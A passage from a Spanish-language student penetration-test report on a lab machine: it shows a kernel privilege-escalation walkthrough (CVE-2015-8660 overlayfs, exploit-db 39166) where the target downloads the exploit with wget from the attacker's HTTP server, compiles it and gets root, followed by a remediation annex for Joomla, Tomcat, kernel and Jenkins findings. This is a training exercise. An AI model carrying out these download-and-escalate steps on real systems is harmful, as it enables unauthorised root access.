En la siguiente imagen podemos apreciar que nos marca de ese color la **versión de linux** del sistema objetivo.

Operative system
<https://book.hacktricks.xyz/linux-hardening/privilege-escalation#kernel-exploits>
Linux version **3.19.0-25-generic** (buildd@lgw01-57) (gcc version **4.8.2** (Ubuntu 4.8.2-19ubuntu1))
Distributor ID: Ubuntu
Description: Ubuntu 14.04.3 LTS
Release: 14.04
Codename: trusty

Linpeas también ha encontrado una vulnerabilidad **CVE 2015-8660** con un exploit para la elevación de privilegios 'overlayfs (ovl setattr)'.

[+] [CVE-2015-8660] overlayfs (ovl setattr)
Details: http://www.halfdog.net/Security/2015/UserNamespaceOverlayfsSetuidWriteExec/
Exposure: probable
Tags: [ubuntu=(14.04|15.10)]{kernel:4.2.0-(18|19|20|21|22)-generic}
Download URL: https://www.exploit-db.com/download/39166

Accedemos al recurso web [exploit-database](https://www.exploit-db.com/exploits/39166) encontrado con Linpeass para escalar privilegios en nuestro sistema objetivo.

- Fuente: <https://www.exploit-db.com/exploits/39166>
- Descarga: <https://www.exploit-db.com/download/39166>

EXPLOIT DATABASE

Linux Kernel 4.3.3 (Ubuntu 14.04/15.10) - 'overlayfs' Local Privilege Escalation (1)

EDB-ID: 39166	CVE: 2015-8660	Author: REBEL	Type: LOCAL	Platform: LINUX	Date: 2016-01-05
EDB Verified: ✓		Exploit: /		Vulnerable App:	

Descargamos el exploit llamado [39166.c](#) en la máquina atacante y ponemos en marcha un [servidor en python](#) para poder compartirlo en la máquina objetivo.

- `python3 -m http.server 8080`

```
Metasploit x admin@canyoupwnme: ~ x Jose x
└─(jose㉿kali)-[~/TheBridge/Ejercicios/Sprint14]
$ ls
39166.c kevgir.sh kevgir.war

└─(jose㉿kali)-[~/TheBridge/Ejercicios/Sprint14]
$ python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
10.0.2.30 - - [22/Sep/2024 17:25:32] "GET /39166.c HTTP/1.1" 200 -
```

Desde la máquina objetivo descargamos el exploit y le cambiamos los permisos para su ejecución:

- Descarga de exploit: `wget http://10.0.2.14:8080/39166.c`
- Cambio de permisos: `chmod 777 39166.c`

```
admin@canyoupwnme:~$ wget http://10.0.2.14:8080/39166.c
--2024-09-22 18:25:32-- http://10.0.2.14:8080/39166.c
Connecting to 10.0.2.14:8080 ... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 2789 (2.7K) [text/x-csrc]
Saving to: '39166.c'

100%[=====] 2,789          --.-K/s   in 0s

2024-09-22 18:25:32 (7.47 MB/s) - '39166.c' saved [2789/2789]

admin@canyoupwnme:~$ chmod 777 39166.c
-rwxrwxrwx 1 admin admin 2789 Sep 22 18:22 39166.c
```

Como último paso será compilar el exploit mediante `gcc` y ejecutarlo.

- Compilación: `gcc 39166.c -o 39611`
- Ejecución: `./39611`

```
admin@canyoupwnme:~$ gcc 39166.c -o 39611
admin@canyoupwnme:~$ ./39611
root@canyoupwnme:~# whoami
root
root@canyoupwnme:~# id
uid=0(root) gid=1002(admin) groups=0(root),1002(admin)
root@canyoupwnme:~# 
```

Obteniendo con la ejecución del exploit una elevación de privilegios vertical consiguiendo el usuario `root` del sistema objetivo con todos sus privilegios.

Conclusión:

Tras el proceso descrito anteriormente, se han identificado múltiples vulnerabilidades tanto a nivel del sistema operativo (kernel) como en las aplicaciones web alojadas en el host. Además, se han detectado diversos vectores de entrada que un actor malicioso, incluso con poca experiencia, podría explotar con éxito mediante el uso de herramientas automáticas y exploits disponibles. Esto pondría en grave riesgo la seguridad de la organización y los activos que gestiona, permitiendo potencialmente a un atacante obtener un alto nivel de control sobre el sistema.

Anexo:

En este apartado se describirá las vulnerabilidades con mayor riesgo de ser explotadas y la solución a ellas.

Joomla! Unsupported Version Detection

Sinopsis

El host remoto contiene una versión no compatible de Joomla!.

Descripción

Según el número de versión informado por el usuario, la instalación de Joomla! en el host remoto ya no es compatible.

La falta de soporte implica que el proveedor no lanzará nuevos parches de seguridad para el producto. Como resultado, es probable que contenga vulnerabilidades de seguridad.

Solución

Actualice a una versión de Joomla! que sea compatible actualmente.

Factor de riesgo | Crítico

CVSS v3.0 Base Score

10.0 (CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H)

CVSS v2.0 Base Score

10.0 (CVSS2#AV:N/AC:L/Au:N/C:C/I:C/A:C)

References

XREF IAVA:0001-A-0542

Apache Tomcat Default Files

Sinopsis

El servidor web remoto contiene archivos predeterminados.

Descripción

La página de error predeterminada, la página de índice predeterminada, los JSP de ejemplo y/o los servlets de ejemplo están instalados en el servidor Apache Tomcat remoto. Estos archivos deben eliminarse, ya que pueden ayudar a un atacante a descubrir información sobre la instalación remota de Tomcat o el propio host.

Solución

Elimine la página de índice predeterminada y elimine el JSP y los servlets de ejemplo. Siga las instrucciones de Tomcat u OWASP para reemplazar o modificar la página de error predeterminada.

Factor de riesgo | Medio

CVSS v3.0 Base Score

5.3 (CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N)

CVSS v2.0 Base Score

5.0 (CVSS2#AV:N/AC:L/Au:N/C:P/I:N/A:N)

Kernel y Versión de Linux Desactualizada

CVE: 2015-8660

Sinopsis

El host analizado en el ejercicio de pentesting contiene el kernel y sistema linux desactualizado.

Descripción

La función ovl_setattr en fs/overlayfs/inode.c en el kernel de Linux hasta la versión 4.3.3 trata de fusionar distintas operaciones setattr, lo que permite a usuarios locales eludir las restricciones destinadas al acceso y modificar los atributos de archivos overlay arbitrarios a través de una aplicación manipulada.

Existen exploits para esta vulnerabilidad que automatiza la elevación de privilegios a root.

Solución

Actualice el sistema y kernel a la última versión disponible.

Factor de Riesgo | Medio

Vector 3.x: CVSS:3.1/AV:L/AC:L/PR:H/UI:N/S:U/C:H/I:H/A:H

Puntuación base 3.x: 6.70

Severidad 3.x: MEDIA

Vector 2.0: AV:L/AC:L/Au:N/C:C/I:C/A:C

Puntuación base 2.0: 7.20

Severidad 2.0: ALTA

Jenkins - Multiples Vulnerabilidades

Sinopsis

El servidor web remoto aloja un sistema de gestión y programación de trabajos que se ve afectado por múltiples vulnerabilidades.

Descripción

El servidor web remoto aloja una versión de Jenkins anterior a la 1.650, o una versión de Jenkins LTS anterior a la 1.642.2; o bien una versión de Jenkins Enterprise anterior a la 1.642.x.y
a la 1.642.2.1, anterior a la 1.625.x.y
a la 1.625.16.1 o anterior a la 1.609.x.y
a la 1.609.16.1.

Por lo tanto, se ve afectado por las siguientes vulnerabilidades:

- Existe una falla no especificada en el módulo de comunicación remota de Jenkins. Un atacante remoto no autenticado puede explotarla para abrir un receptor JRMP en el servidor que aloja el proceso maestro de Jenkins, lo que permite la ejecución de código arbitrario. (CVE-2016-0788)
- Existe una falla en main/java/hudson/cli/CLIAction.java debido a una limpieza incorrecta de las secuencias CRLF, que se pasan a través de nombres de comandos CLI, antes de que se incluyan en las respuestas HTTP. Un atacante remoto no autenticado puede aprovechar esto, a través de URL creadas por Jenkins, para llevar a cabo un ataque de división de respuestas HTTP. (CVE-2016-0789)
- La verificación de tokens API proporcionados por el usuario no utiliza un algoritmo de comparación de tiempo constante. Un atacante remoto no autenticado puede aprovechar esto, a través de métodos estadísticos, para determinar tokens API válidos, lo que facilita un ataque de fuerza bruta para obtener acceso a las credenciales del usuario. (CVE-2016-0790)

La verificación de fragmentos XSRF proporcionados por el usuario no utiliza un algoritmo de comparación de tiempo constante. Un atacante remoto no autenticado puede aprovechar esto, a través de métodos estadísticos, para determinar fragmentos XSRF válidos, lo que facilita un ataque de fuerza bruta para eludir los mecanismos de protección contra falsificación de solicitudes entre sitios.

(CVE-2016-0791)

- Existe una falla en la clase groovy.runtime.MethodClosure debido a llamadas de deserialización no seguras de objetos Java no autenticados a la biblioteca Commons Collections. Un atacante remoto autenticado puede aprovechar esto, publicando un archivo XML diseñado a ciertos puntos finales de API, para ejecutar código arbitrario. (CVE-2016-0792)

Solution

Upgrade Jenkins to version 1.650 or later, Jenkins LTS to version 1.642.2 or later, or Jenkins Enterprise to version 1.609.16.1 / 1.625.16.1 / 1.642.2.1 or later.

Factor de Riesgo | **Crítico**

CVSS v3.0 Base Score

9.8 (CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H)

CVSS v3.0 Temporal Score

9.1 (CVSS:3.0/E:F/RL:O/RC:C) - **VPR Score:** 7.4

CVSS v2.0 Base Score

10.0 (CVSS2#AV:N/AC:L/Au:N/C:C/I:C/A:C)

CVSS v2.0 Temporal Score

8.3 (CVSS2#E:F/RL:OF/RC:ND)

CVE CVE-2016-0788 - CVE CVE-2016-0789

CVE CVE-2016-0790 - CVE CVE-2016-0791

CVE CVE-2016-0792 - XREF CERT:576313

Exploitable With

CANVAS (true) Core Impact (true) Metasploit (true)